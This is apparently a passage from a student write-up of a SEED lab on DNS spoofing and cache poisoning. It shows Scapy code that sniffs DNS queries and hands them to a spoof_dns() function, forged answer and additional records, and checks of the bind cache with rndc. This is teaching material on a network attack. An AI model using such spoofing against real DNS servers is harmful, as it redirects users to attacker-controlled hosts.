
# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and src host 10.9.0.53 and dst port 53'


pkt = sniff(iface='br-3efb3cc5cc04', filter=f, prn=spoof\_dns)

We are modifying the code according to our requirements.


The process is similar for all tasks. Starting, we are running task5.py code in the attacker, then we dig [www.example.com](http://www.example.com) in the user. We get fake IP address 1.1.1.1 in the Answer Section.



This shows the running of task5.py in the seed attacker and we receive this output while we dig in the user.



In the output, we receive the fake reply as [**www.facebook.com**](http://www.facebook.com)**, with other like ns.attacker32.com,** [**www.example.com**](http://www.example.com) **and ns.example.net.**



In the local dns server, we see if any dump is already there by running ls **/var/cache/bind/** and then dump the cache with **rndc dumpdb -cache**.

We are checking whether the additional sections are cached or not. We can find all 3 additional sections are not cached inside.

In the authoritative section only example.com is cached and another [www.example.com](http://www.example.com) is not cached.

